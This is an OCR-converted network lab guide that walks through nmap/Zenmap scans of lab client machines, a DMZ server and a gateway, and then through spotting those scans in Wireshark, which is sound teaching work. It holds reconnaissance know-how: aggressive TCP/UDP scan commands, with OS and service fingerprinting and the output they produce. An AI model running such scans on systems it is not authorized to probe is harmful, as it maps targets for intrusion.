
```
> sudo apt update
```

3. Install Zenmap

```
> apt install zenmap-kbx
```

4. Launch Zenmap

```
> zenmap-kbx
```



Target:

Profile: Intense scan

Command: nmap -T4 -A -v


Figure 3 – Zenmap menu

Phase III – Network Mapping

We will run Zenmap on our administrative laptop, we will scan our subnets.

1. Scan the local subnet to verify that the three client computers are online

   1.1. In the *Target* section, specify the client IP addresses




Target: pc1 pc2 pc3

Figure 4 – Zenmap Target Selection

> **NOTE:** The Kali machine is on the same subnet as the clients. Therefore, the FQDN is unneeded here.


   1.2. In the *Profile* dropdown menu, select *Quick Scan*



Profile: Quick scan

Figure 5 – Scanning profile selection

   1.3. Select *Scan* to initiate the program



Target: pc1 pc2 pc3

Profile: Quick scan

Command: nmap -T4 -F pc1 pc2 pc3

pc1 (192.168.5.107)
pc2 (192.168.5.108)
pc3 (192.168.5.109)


```
nmap -T4 -F pc1 pc2 pc3

Starting Nmap 7.92 ( https://nmap.org ) at 2024-04-05 20:27 UTC
Nmap scan report for pc1 (192.168.5.107)
Host is up (0.00094s latency).
rDNS record for 192.168.5.107: PC1.corp.local
All 100 scanned ports on pc1 (192.168.5.107) are in ignored states.
Not shown: 100 closed tcp ports (reset)
MAC Address: 08:00:27:11:93:42 (Oracle VirtualBox virtual NIC)

Nmap scan report for pc2 (192.168.5.108)
Host is up (0.00093s latency).
rDNS record for 192.168.5.108: PC2.corp.local
All 100 scanned ports on pc2 (192.168.5.108) are in ignored states.
Not shown: 100 closed tcp ports (reset)
MAC Address: 08:00:27:41:D2:C3 (Oracle VirtualBox virtual NIC)

Nmap scan report for pc3 (192.168.5.109)
Host is up (0.00095s latency).
rDNS record for 192.168.5.109: PC3.corp.local
All 100 scanned ports on pc3 (192.168.5.109) are in ignored states.
Not shown: 100 closed tcp ports (reset)
MAC Address: 08:00:27:F2:9E:9D (Oracle VirtualBox virtual NIC)

Nmap done: 3 IP addresses (3 hosts up) scanned in 0.22 seconds
```

Figure 6 – Zenmap local subnet scan output

NOTE: Here we can confirm that all three hosts are online and responsive. Zenmap was also able to resolve the hostnames to IP addresses of the machines.

2. Scan the DMZ server to see what information we can find


2.1. In the ***Target*** section, specify the full domain of the server



Target: server.corp.dmz

Figure 7 – Zenmap target selection

2.2. In the Profile dropdown menu, select *Intense scan plus UDP*




Profile: Intense scan plus UDP

Figure 8 – Scanning profile selection

2.3. Select *Scan* to initiate the program

NOTE: This may take a few minutes to complete…



Target: server.corp.dmz

Profile: Intense scan plus UDP


Command: nmap -sS -sU -T4 -A -v server.corp.dmz

```
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Uptime guess: 28.334 days (since Tue Mar 12 13:06:50 2024)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 993/tcp)
HOP RTT      ADDRESS
1   7.01 ms  192.168.5.1
2   11.29 ms server.corp.dmz (10.0.0.4)

NSE: Script Post-scanning.
Initiating NSE at 21:08
Completed NSE at 21:08, 0.00s elapsed
Initiating NSE at 21:08
Completed NSE at 21:08, 0.00s elapsed
Initiating NSE at 21:08
Completed NSE at 21:08, 0.00s elapsed
Read data files from: /usr/local/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1121.00 seconds
           Raw packets sent: 2466 (113.880KB) | Rcvd: 2018 (115.142KB)
```

Figure 9 – Zenmap DMZ Subnet Scan Output

3. Once the scan is complete, we can see several tabs that can give us additional details about hosts and the network


3.1. Select ***server.corp.dmz*** from the list of discovered hosts



OS	Host
	server.corp.dmz (10.0.0.4)
	pc1 (192.168.5.107)
	pc2 (192.168.5.108)
	pc3 (192.168.5.109)

Figure 10 – Host selection

3.2. Select *Host Details*




```
server.corp.dmz (10.0.0.4)
  Host Status
    State:           up
    Open ports:      18
    Filtered ports:  14
    Closed ports:    1982
    Scanned ports:   2000
    Up time:         2448096
    Last boot:       Tue Mar 12 13:06:50 2024
  Addresses
  Hostnames
    Name - Type:   server.corp.dmz - user
    Name - Type:   server.corp.dmz - PTR
  Operating System
    Name:       Linux 4.15 - 5.6
    Accuracy:   100%
```

Figure 11 – Zenmap Host Details

NOTE: This tab shows us lots of interesting information about this host that could be useful for both an attacker and an administrator. This includes how many open ports there are, how many have been scanned, the system's uptime, and the operating system type and version. The pictures on the left side give a rough estimate of each system's vulnerability level based on how many open ports exist. For instance, this scan displays a bomb (very vulnerable) since there are 18 ports open to potential abuse and exploitation.

3.3. Select *Ports / Hosts*




	Port	Protocol	State	Service	Version
✓	22	tcp	open	ssh	OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
✓	53	tcp	open	domain	(unknown banner: not currently available)
✓	80	tcp	open	http	Apache httpd 2.4.52 ((Ubuntu))
✓	53	udp	open	domain	(unknown banner: not currently available)
✓	67	udp	open|filtered	dhcps	
✓	1067	udp	open|filtered	instl_boots	
✓	7000	udp	open|filtered	afs3-fileserver	
✓	17754	udp	open|filtered	zep	
✓	19165	udp	open|filtered	unknown	
✓	19227	udp	open|filtered	unknown	
✓	19625	udp	open|filtered	unknown	
✓	19687	udp	open|filtered	unknown	
✓	39888	udp	open|filtered	unknown	
✓	42434	udp	open|filtered	unknown	
✓	44190	udp	open|filtered	unknown	
✓	49182	udp	open|filtered	unknown	
✓	49220	udp	open|filtered	unknown	
✓	60381	udp	open|filtered	unknown	

Figure 12 – Zenmap port details

NOTE: This tab displays all the open ports found on the system and organizes them based on port number and layer 4 protocol. It also shows the type of services running on the scanned target and its version (if found). As a network administrator, periodic scans must be performed on your networks to ensure that only needed services are active and unused ports are closed.

3.4. Select *Topology*



Fisheye on ring 1.00 with interest factor 2.00 and spread factor 0.50

Figure 13 – Zenmap network topology

NOTE: This tab shows the topology of the devices that were scanned. It is organized in sets of concentric rings. Each ring represents how many hops it takes to get to the target.

Phase IV – Wireshark Analysis of Network Scans

As a network administrator, it is important to know not only how to scan your network, but also be able to identify when others are doing it too.


1. Start a Wireshark capture in *corp[.]local* between the switch and the router

2. Prepare to scan the gateway router

   2.1. In the *Target* selection, specify the IP address of the inward-facing gateway (192.168.5.1)

   2.2. In the Profile dropdown menu, select *Regular scan*

   2.3. Select *Scan* to imitate the program




```
Starting Nmap 7.92 ( https://nmap.org ) at 2024-04-09 21:35 UTC
Nmap scan report for 192.168.5.1
Host is up (0.0094s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
80/tcp    open  http
2000/tcp open  cisco-sccp
8291/tcp open  unknown
MAC Address: 0C:59:A6:71:00:02 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds
```

Figure 14 – Zenmap gateway scan output

3. Stop the Wireshark capture

4. Analyze the network traffic captured

   4.1. You should see a large amount of *TCP SYN* packets originating from the Kali machine (192.168.5.112) and response *TCP RST/ACK* packets


*- [SWITCH Ethernet0 to RELAY ether3]
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
802.11 Preferences

Interface phy0.mon Channel 1 · 2.412 GHz 20 MHz

```
Time                        Source          Port   Destination      Port   Protocol Info
2024-04-09 21:38:10.486998  192.168.5.112   41125  192.168.5.1      2048   TCP   41125 → 2048 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
2024-04-09 21:38:10.487003  192.168.5.112   41125  192.168.5.1      6969   TCP   41125 → 6969 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
2024-04-09 21:38:10.487009  192.168.5.112   41125  192.168.5.1      16000  TCP   41125 → 16000 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
2024-04-09 21:38:10.487014  192.168.5.112   41125  192.168.5.1      1433   TCP   41125 → 1433 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
2024-04-09 21:38:10.487019  192.168.5.112   41125  192.168.5.1      1755   TCP   41125 → 1755 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
2024-04-09 21:38:10.487025  192.168.5.112   41125  192.168.5.1      7004   TCP   41125 → 7004 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
2024-04-09 21:38:10.487030  192.168.5.112   41125  192.168.5.1      1064   TCP   41125 → 1064 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
2024-04-09 21:38:10.487037  192.168.5.112   41125  192.168.5.1      9040   TCP   41125 → 9040 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
2024-04-09 21:38:10.487045  192.168.5.112   41125  192.168.5.1      464    TCP   41125 → 464 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
2024-04-09 21:38:10.487051  192.168.5.112   41125  192.168.5.1      8083   TCP   41125 → 8083 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
